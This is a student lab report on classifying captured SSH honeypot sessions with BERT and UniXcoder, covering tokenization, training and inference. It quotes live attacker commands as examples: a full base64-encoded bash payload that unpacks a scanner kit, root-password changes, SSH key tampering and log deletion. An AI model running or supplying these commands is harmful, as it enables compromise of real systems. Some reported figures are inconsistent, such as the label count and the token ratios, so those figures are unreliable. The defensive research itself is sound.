Lab-4
Group-5

Dennis D'Amico - s343841, Pierre Perrier - s350300,
Manuele Sforzini - s349555

0 Goal of the laboratory

The goal of this project is to understand how an NPL architecture is implemented, how different tokenization strategies impact the performance of a classification task and how to use them to investigate cybersecurity threats to infer potential attacks

1 Task 1: Dataset Characterization

1.1 Explore the labels

Q: How many different tags do you have? How are they distributed we have 6 different labels: Defense Evasion, Discovery, Execution, Impact, Not Malicious Yet, Other, Persistence distributed like this in the trainset and dataset:



Figure 1: Label distribution between trainset and dataset

1.2 Explore a single bash command

'echo': how many different tags are assigned? How many times per tag? the echo command is present in all the 6 different labels as shown in the table 1.

Table 1: Count per label for 'echo' in trainset

Label	Count
Persistence	104
Execution	37
Discovery	31
Not Malicious Yet	8
Impact	6
Other	4

Can you show 1 example of a session where 'echo' is assigned to each of these tactics: 'Persistence', 'Execution'. Can you guess why such examples were labeled differently?

Persistence:

```
cat /proc/cpuinfo | grep name |
wc -l; echo root:HGbB4i9gUXMh |
chpasswd | bash; cat /proc/cpuinfo
| grep name | head -n 1 | awk {print
$4,$5,$6,$7,$8,$9;} ; free -m | grep
Mem | awk {print $2 ,$3, $4, $5,
$6, $7}; ls -lh $which ls; which
ls; crontab -l; w; uname -m; cat
/proc/cpuinfo | grep model | grep name |
wc -l; top; uname; uname -a ;
```

This example is labeled as 'Persistence' because the 'echo' command is used to update system credentials (e.g., changing passwords). Such activities are persistent in a system.

Execution:

```
cat /var/tmp/.systemcache436621; echo
1 > /var/tmp/.systemcache436621;
cat /var/tmp/.systemcache436621;
sleep 15s && cd /var/tmp; echo
IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5z
c2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEz
LXVuaXgKcm0gLXJmIC5YMTctdW5peApta2RpciAu
WDE3LXVuaXgKY2QgLlgxNy11bml4Cm12IC92YXIv
dG1wL2RvdGEudGFyLmd6IGRvdGEudGFyLmd6CnRh
ciB4ZiBkb3RhLnRhci5negpzbGVlcCAzcyAmJiBj
ZCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYwpub2h1
cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYy90c20g
LXQgMTUwIC1TIDYgLXMgNiAtcCAyMiAtUCAwIC1m
IDAgLWsgMSAtbCAxIC1pIDAgL3RtcC91cC50eHQg
MTkyLjE2OCA+PiAvZGV2L251bGwgMj4xJgpzbGVl
cCA4bSAmJiBub2h1cCAvdG1wLy5YMTctdW5peC8u
cnN5bmMvYy90c20gLXQgMTUwIC1TIDYgLXMgNiAt
cCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAxIC1pIDAg
L3RtcC91cC50eHQgMTcyLjE2ID4+IC9kZXYvbnVs
bCAyPjEmCnNsZWVwIDIwbSAmJiBjZCAuLjsgL3Rt
cC8uWDE3LXVuaXgvLnJzeW5jL2luaXRhbGwgMj4x
JgpleGl0IDA= | base64 --decode | bash;
```

This example is labeled as 'Execution' because the 'echo' command is used to encode a payload, which is then executed to perform operations such as deleting files and modifying system data.

Figure 2: Examples of Persistence and Execution commands

1.3 Explore the Bash words

How many Bash words per session do you have? Plot the Estimated Cumulative Distribution Function (ECDF)

To calculate the number of Bash words per session, we apply the len() function to the "session" column in the training dataset. This provides the total number of words for each session, we use this data to compute the ECDF as shown in the sample notebook, the result is shown below at figure 3. Additionally, since the plot on the left does not clearly depict the distribution, we have also included a version that shows the log-transformed number of words per session, which better visualizes the cumulative distribution.



Figure 3: ECDF distribution of the Bash words per session

2 Task 2: Tokenization

This section of the laboratory requires us to load 2 different architectures: BERT-base and Unixcoder-base and tokenize the following list of SSH commands: [cat, shell, echo, top, chpasswd, crontab, wget, busybox and grep]

Q: How do tokenizers divide commands into tokens? Does one of them have a better (lower) ratio between tokens and words? Why are some of the words held together by both tokenizers? Below is a comparison between the tokenized outputs for two tokenizers. The first tokenizer uses BERT, and the second one uses Unixcoder. As shown both uses a beginning token and end token for each word but while Unixcoder was trained for code generation and is optimized to recognize programming constructs, it can more efficiently tokenize common instructions and system commands, lowering the number of tokens needed. On the other hand, BERT was primarily trained on the English language and the general dictionary, meaning it often needs more tokens to break down specialized terms or phrases found in commands, such as "passwd" or "grep", which Unixcoder recognizes as a single token. Some of the words have the same rapresentation as some english words are used as programming instruction like for example cat is the animal for BERT or "concatenate" for Unixcoder

Tokens (BERT)

```
['[CLS]', 'cat', '[SEP]']
['[CLS]', 'shell', '[SEP]']
['[CLS]', 'echo', '[SEP]']
['[CLS]', 'top', '[SEP]']
['[CLS]', 'ch', '##pass', '##wd',
    '[SEP]']
['[CLS]', 'cr', '##ont', '##ab',
    '[SEP]']
['[CLS]', 'w', '##get', '[SEP]']
['[CLS]', 'busy', '##box', '[SEP]']
['[CLS]', 'gr', '##ep', '[SEP]']
```

Tokens (Unixcoder)

```
['<s>', 'cat', '</s>']
['<s>', 'shell', '</s>']
['<s>', 'echo', '</s>']
['<s>', 'top', '</s>']
['<s>', 'ch', 'passwd', '</s>']
['<s>', 'cr', 'ont', 'ab', '</s>']
['<s>', 'w', 'get', '</s>']
['<s>', 'busybox', '</s>']
['<s>', 'grep', '</s>']
```

Figure 4: different tokenization for [cat, shell, echo, top, chpasswd, crontab, wget, busybox and grep]

Q: How many tokens does the BERT tokenizer generate on average? How many with the Unixcoder? Why do you think it is the case? What is the maximum number of tokens per bash session for both tokenizers? As shown in table 2 on average Unixcoder generate less tokens because for this lab the dataset is mostly consistent of coding commands, so it can be more efficient in the tokenization than BERT. If we take a look at the maximum number of token generated in a session we notice that Unixcoder was less efficient, that is because like shown with the execution of echo, in the dataset there are strings that are not standard code command and are very long so Unixcoder cannot efficiently tokenize them, while BERT recognize some of the characters that compose this big string

How many sessions would currently be truncated for each tokenizer?

Number of BERT sessions that would be truncated (>512 tokens): 24

Metric	BERT	UniXcoder
Average token-to-word ratio	3.78	3.44
Maximum number of token per session	1889	28920

Table 2: Tokenization Statistics for BERT and UniXcoder

Number of UniXcoder sessions that would be truncated (>512 tokens): 29

Select the bash session that corresponds to the maximum number of tokens. Q: How many bash words does it contain? Why do both tokenizers produce such a high number of tokens? Why does BERT produce fewer tokens than Unixcoder? The session that contains the maximum number of tokens is session 14 that has 134 words and Bert generates 1889 tokens while Unixcoder generates 28920 tokens. It has the same structure as the echo execution and has a big string that cannot be properly split into smaller more meaningful tokens. If UniXcoder encounters many unknown terms, it may replace them with [UNK] and split surrounding text into smaller tokens, increasing the total count. BERT, being more general, might handle some terms more efficiently by splitting them into fewer subwords. BERT can split more efficiently random seqeuences of characters, unixcoder cannot.

Q: How many tokens per session do you have with the two tokenizers? Plot the number of words vs number of tokens for each tokenizer. Which of the two tokenizers has the best ratio of tokens to words? As seen from figure 5 the two plots exhibit a very similar growth rate, as both BERT and UniXcoder have comparable token-to-word ratios. Specifically, BERT has an average token-to-word ratio of 2.81, while UniXcoder has a slightly lower average ratio of 2.42. This indicates that, although UniXcoder is slightly more efficient in tokenizing the sessions, both tokenizers demonstrate a similar scaling behavior when it comes to the number of tokens relative to the number of words.



Figure 5: Comparison between the number of words and the number of tokens for BERT and UniXcoder

How many sessions now get truncated? After truncating words longer than 30 as instructed by the text of the laboratory we have that:

Number of BERT sessions that would be truncated (>512 tokens): 6

Number of UniXcoder sessions that would be truncated (>512 tokens): 6

3 Task 3: Model Training

For this section of the laboratory we set the learining rate to 5e-6, the number of epochs to 50 and set the optimizer to AdamW for the 3 different architecture, for an easier comparison.

3.1 BERT fine tuning

Q: Can the model achieve "good" results with only 251 training labeled samples? Where does it have the most difficulties? As shown from the summary table 3 even with only 251 training

labeled samples we can have a good result. we can see that the model has a difficult time with "Not Malicious Yet", "Other", "Impact" and "Defense Evasion" classes as shown from the confusion matrix in Figure 6. The metrics related to this model are shown in Table 3, while in Figure 7 a barplot containing the F1-score per class is shown.



Figure 6: Confusion matrix of Test set for BERT architecture



Figure 7: F1-score per class with the BERT model

3.2 Naked BERT

Q: Can you achieve the same performance? Report your results. As shown in the summary table 3, the results are worse than before. This is expected, as Naked BERT lacks the benefit of transfer learning, which is crucial for achieving strong performance in complex tasks like token classification.

With no pre-trained weights, the model's ability to generalize is heavily limited by the small size of the labeled training dataset.

3.3 Unixcoder fine tuning

Since Unixcoder was pre-trained with a coding corpus, the hypothesis is that it has more prior knowledge even on SSH Q: Can you confirm this hypothesis? How do the metrics change compared to the previous models?

Yes, as shown in Table 3, UniXcoder performs better than BERT in all the different metrics, highlighting the significant advantage it has due to being trained on a large coding corpus, particularly for tasks involving technical content such as SSH command sequences. However, despite the clear performance gains of UniXcoder, the Average Fidelity metric reveals that BERT, even though it falls short compared to UniXcoder, is still a valid option for the task.

This is because BERT, through transfer learning, has already learned useful features from pre-training on a vast corpus of general language data. Although it is not specialized for coding-related tasks like UniXcoder, the ability of BERT to transfer its knowledge to a new domain enables it to achieve respectable results. The Average Fidelity of BERT suggests that, while it may not reach the performance levels of UniXcoder, it is still capable of making meaningful predictions.

Metric	BERT	NAKED BERT	Unixcoder
Token Accuracy	84.59%	74.83%	88.16%
Token F1	61.54%	43.84%	69.05%
Token Precision	76.26%	56.33%	84.95%
Token Recall	57.31%	43.55%	63.29%
Average Fidelity	0.8164	0.7162	0.8393

Table 3: Comparison of Token Accuracy, Token F1, Token Precision, Token Recall, and Average Fidelity for BERT, Naked BERT (no pretrained weights), and Unixcoder.

3.4 Alternative fine tuning

Q: How many parameters did you fine-tune in the scenario where everything was frozen? How many do you fine-tune now? Is the training faster? Did you have to change the LR to improve convergence when freezing the layers? How much do you lose in performance? In the complete scenario we have 125,344,519 parameters. For the scenario where everything is frozen but the classification head and the last 2 layers, we have 14,181,127 parameters, whereas when we freeze all the layers and keep only the classification head we have only 5,383 parameters

In general, the less parameters we have to tune, the less time we spend training, but the worse the model performs. The LR was changed from 5e-6 of the full unixcoder model to 5e-5 for the other two scenarios but it still wasn't enough in the scenario of just the classification head as shown in Table 4.

Metric	Unixcoder	Classification Head + 2 Layers	Classification Head
NUM_EPOCH	50	30	30
Epoch Duration (s)	20	10	8
Total Training Time (s)	1014.73	295.66	240.86
Token Accuracy (%)	88.16	86.45	62.28
Token F1 (%)	69.05	67.02	33.05
Token Precision (%)	84.95	76.72	38.14
Token Recall (%)	63.29	62.31	32.70
Average Fidelity	0.8393	0.8179	0.5343

Table 4: Performance Comparison of Different Models: Full Unixcoder, Unixcoder with only last 2 layers and classification head, Unixcoder with only classification head

4 Task 4: Inference

For this Task we used the full Unixcoder model with the pretrained model that was trained for task 3 **Focus on the commands 'cat', 'grep', 'echo' and 'rm'. Q: For each command, report the frequency of the predicted tags. Report the results in a table. Are all commands uniquely associated with a single tag? For each command and each predicted tag, qualitatively analyse an example of a session. Do the predictions make sense? Give 1 example of a session for each unique tuple (command, predicted tag).**

The Table 6 summarizes the frequency of each command's execution and the associated tags predicted for them. The distribution of tags shows whether commands are exclusively linked to a single activity or whether they span across multiple activities.

Command	Tag	Frequency	Percentage (%)
`cat`	Discovery	90,048	51.9 %
`cat`	Execution	83,335	48.1 %
`cat`	Persistance	1	$\sim$ 0.0 %
`cat`	Not Malicious Yet	1	$\sim$ 0.0 %
`grep`	Discovery	166,804	$\sim$ 100.0 %
`grep`	Persistence	1	$\sim$ 0.0%
`echo`	Execution	88,352	49.0 %
`echo`	Discovery	84,111	46.6 %
`echo`	Persistence	7868	4.4 %
`echo`	Impact	3	$\sim$ 0.0 %
`echo`	Not Malicious Yet 6	2	$\sim$ 0.0 %
`rm`	Discovery	81,221	47.0 %
`rm`	Execution	79,509	46.0 %
`rm`	Defense Evasion	6,680	3.9 %

Based on the analysis, there is no command, among those four uniquely associated with a single tag. Each one of the commands appears under multiple tags, depending on the context of its usage. The results of the analysis for each command are summarized below:

- `cat`: Associated with *Discovery* (51.9%), *Execution* (48.1%), *Persistance* ($\sim$ 0.0%) and *Not Malicious yet* ($\sim$ 0.0%).
- `grep`: Associated with *Discovery* ($\sim$ 100%) and *Persistance* ($\sim$ 0.0%).
- `echo`: Associated with *Execution* (49.0%), *Discovery* (46.6%), *Persistence* (4.4%), *Impact* ($\sim$ 0.0%) and *Not Malicious Yet* ($\sim$ 0.0%).
- `rm`: Associated with *Discovery* (47.0%), *Execution* (46.0%), *Defense Evasion* (3.9%), *Persistence* (3.2%) and *Not Malicious Yet* ($\sim$ 0.0%).

Below, we provide a qualitative analysis of sample sessions for each command-tag pair. These examples illustrate the context in which the command is used and whether the predicted tags make sense.

4.1 Command: `cat`

- **Tag: Discovery**:

  ```
  enable ; system ; shell ; sh ; cat /proc/mounts; /bin/busybox TIPZU ; cd /dev/shm;
  cat .s || cp /bin/echo .s; /bin/busybox TIPZU ; tftp; wget; /bin/busybox TIPZU
  ; dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s ;
  /bin/busybox TIPZU ; rm .s; exit
  ```

  This session involves reading the contents of files like `/proc/mounts` and performing file-related operations, consistent with the *Discovery* tag.

- **Tag: Execution**:

  ```
  cat /proc/cpuinfo | grep name | wc -l ; echo "root:XP3IUReH9hhH" | chpasswd
  | bash
  ```

  Here, `cat` is used to extract data from the system, which is then passed to other commands. This fits the *Execution* tag as the data is processed and actions are executed.

- **Tag: Persistance**

  ```
  cat /proc/cpuinfo | grep name | wc -l ; echo -e "12345CiGKvx5CiGKvx"|passwd|bash
  ; Enter new UNIX password:  ; echo "12345CiGKvx5CiGKvx"|passwd ; echo "321"
  > /var/tmp/.var03522123
  ```

  Here the command is the same as the previous point, it fits *Persistance* as we can see that in the end a file in /var/tmp is written

- **Tag: Not Malicious Yet**

  ```
  cat /etc/issue
  ```

  Here `cat` is simply used to open /etc/issue

4.2 Command: `grep`

- **Tag: Discovery**:

  ```
  cat /proc/cpuinfo | grep name | wc -l ; echo "root:XP3IUReH9hhH" | chpasswd
  | bash
  ```

  `grep` is used to search for the word "name" within the `cpuinfo` file, fitting the *Discovery* tag as the command is used to explore system information.

- **Tag: Persistence**:

```
passwd ; passwd ; mkdir -p ~/.ssh ; chmod 700 ~/.ssh ; grep "ssh-rsa AAAAB3NzaC1
...  Z4yvH" ~/.ssh/authorized_keys ; echo ~ ; scp -t /home/admin/.dhpcd
```

`grep` is used here to check if a key is present among the ssh keys, it can be part of a persistence strategy, as if it has success the attacker will know a way to remotely access the system.

4.3 Command: `echo`

- **Tag: Execution**:

```
cat /proc/cpuinfo | grep name | wc -l ; echo "root:XP3IUReH9hhH" | chpasswd
| bash
```

`echo` is used to provide input to the `chpasswd` command, which modifies system settings. This is consistent with the *Execution* tag.

- **Tag: Discovery**:

```
echo "IyEv ...  0IDA= | base64 --decode | bash
```

This example shows the usage of `echo` to generate a base64-encoded payload, which is decoded and executed. It is related to system discovery as the command aids in information retrieval or exploitation.

- **Tag: Persistence**:

```
echo "root:XP3IUReH9hhH" | chpasswd | bash
```

This example shows the use of `echo` to change the root password. It could be associated with a persistence strategy to maintain access to the system.

- **Tag: Impact**:

```
start ; enable ; config terminal ; system ; linuxshell ; shell ; sh ; echo
-e '6361636577' ; passwd ; cd /tmp || cd /var || cd /dev || cd /etc ; cat /bin/ls|more
```

Here, the use of the function passwd changes the system state, which is consistent with the *Impact* tag.

- **Tag: Not Malicious Yet**:

```
cat /proc/cpuinfo | grep name | wc -l ; echo -e "book nxOw0o1jmP4MV0o1jmP4MV"|passwd|bash
; echo "book nxOw0o1jmP4MV0o1jmP4MV"|passwd
```

Here the prediction does not make sense, as echo is used to pass parameters to passwd, so it will change a password in the system

4.4 Command: `rm`

- **Tag: Execution**:

```
rm -rf /tmp/*
```

This example shows the use of the `rm` command to remove temporary files and folders. While the command itself is not malicious, it can be used in a script to perform cleanup operations or delete data.

- **Tag: Discovery**:

```
find / -name "*.log" -exec rm -f
```

In this example, `rm` is used to delete found log files. This could be part of a discovery and management process for system files.

- **Tag: Persistence**:

```
rm -rf /etc/cron.d/*
```

The `rm` command is used to remove persistent cron jobs, which could be an attempt to prevent the system from executing scheduled security or maintenance tasks.

- **Tag: Defense Evasion**:

```
rm -rf /var/log/*
```

This example shows the use of `rm` to delete system log files. The removal of logs could be a defense evasion technique to hide suspicious or malicious activities.

- **Tag: Not Malicious Yet**:

```
rm -f test.txt
```

In this example, `rm` is used to remove a text file in a non-harmful way. This type of operation does not imply any malicious activity but may be part of regular file management.

4.5 Fingerprint analysis

Q: Does the plot provide some information about the fingerprint patterns? Are there fingerprints that are always present in the dataset? Are there fingerprints with a large number of associated sessions? Can you detect suspicious attack campaigns during the collection? Give a few examples of the most important fingerprints.

Figure 8 shows that some fingerprints are used in many sessions, in particular, the top 5 fingerprints cover approximately 80% of all sessions. However, no fingerprints are present in all sessions. It is possible to identify potential campaigns by observing spikes in sessions with the same fingerprint within a short period of time or fingerprints containing suspicious commands in sequence.



Figure 8: Scatterplot of inferred fingerprints

Here are the top 5 fingerprint by number of session

- **Fingerprint ID: 4**

  cat /proc/cpuinfo — grep name — wc -l ; echo "root:XP3IUReH9hhH"—chpasswd—bash ; echo "321" ¿ /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 — head -n 1 ; cat /proc/cpuinfo — grep name — head -n 1 — awk 'print $4,$5,$6,$7,$8,$9;' ; free -m — grep Mem — awk 'print $2 ,$3, $4, $5, $6, $7' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo — grep model — grep name — wc -l ; top ; uname ; uname -a ; lscpu — grep Model ; echo "root 1ntr4n3t" ¿ /tmp/up.txt ; rm -rf /var/tmp/dota* ; cat /var/tmp/.systemcache436621 ; echo "1" ¿ /var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp; echo "IyEvYm...eGl0IDA=" — base64 –decode — bash

- **Fingerprint ID: 21**

  cat /proc/cpuinfo — grep name — wc -l ; echo "root:f27qUG45N6Ma"—chpasswd—bash ; echo "321" ¿ /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 — head -n 1 ; cat /proc/cpuinfo — grep name — head -n 1 — awk 'print $4,$5,$6,$7,$8,$9;' ; free -m — grep Mem — awk 'print $2 ,$3, $4, $5, $6, $7' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo — grep model — grep name — wc -l ; top ; uname ; uname -a ; lscpu — grep Model ; echo "root debbie" ¿ /tmp/up.txt ; rm -rf /var/tmp/dota* ; cat /var/tmp/.systemcache436621 ; echo "1" ¿ /var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp; echo "IyEvYm...leGl0IDA=" — base64 –decode — bash

- **Fingerprint ID: 218**

  cat /proc/cpuinfo — grep name — wc -l ; echo -e "ololo nQDez2TBGS9kS nQDez2TBGS9kS" —passwd—bash ; echo "ololo nQDez2TBGS9kS nQDez2TBGS9kS n"—passwd ; echo "321" ¿ /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 — head -n 1 ; cat /proc/cpuinfo — grep name — head -n 1 — awk 'print $4,$5,$6,$7,$8,$9;' ; free -m — grep Mem — awk 'print $2 ,$3, $4, $5, $6, $7' ; ls -lh $(which ls) ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo — grep model — grep name — wc -l ; top ; uname ; uname -a ; lscpu — grep Model ; echo "admin ololo" ¿ /tmp/up.txt ; rm -rf /var/tmp/dota*

- **Fingerprint ID: 210**

  cat /proc/cpuinfo — grep name — wc -l ; echo -e "asd@5iGGtX2O1G5iGGtX2O1G"—passwd—bash ; echo "asd@5iGGtX2O1G5iGGtX2O1G"—passwd ; echo "321" ¿ /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 — head -n 1 ; cat /proc/cpuinfo — grep name — head -n 1 — awk 'print $4,$5,$6,$7,$8,$9;' ; free -m — grep Mem — awk 'print $2 ,$3, $4, $5, $6, $7' ; ls -lh $(which ls) ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo — grep model — grep name — wc -l ; top ; uname ; uname -a ; lscpu — grep Model ; echo "admin asd@" ¿ /tmp/up.txt ; rm -rf /var/tmp/dota*

- **Fingerprint ID: 8**

  cat /proc/cpuinfo — grep name — wc -l ; echo "root:y7OH57fD4hew"—chpasswd—bash ; echo "321" ¿ /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 — head -n 1 ; cat /proc/cpuinfo — grep name — head -n 1 — awk 'print $4,$5,$6,$7,$8,$9;' ; free -m — grep Mem — awk 'print $2 ,$3, $4, $5, $6, $7' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo — grep model — grep name — wc -l ; top ; uname ; uname -a ; lscpu — grep Model ; echo "root pwlamea" ¿ /tmp/up.txt ; rm -rf /var/tmp/dota* ; cat /var/tmp/.systemcache436621 ; echo "1" ¿ /var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp; echo "IyEvYm...leGl0IDA=" — base64 –decode — bash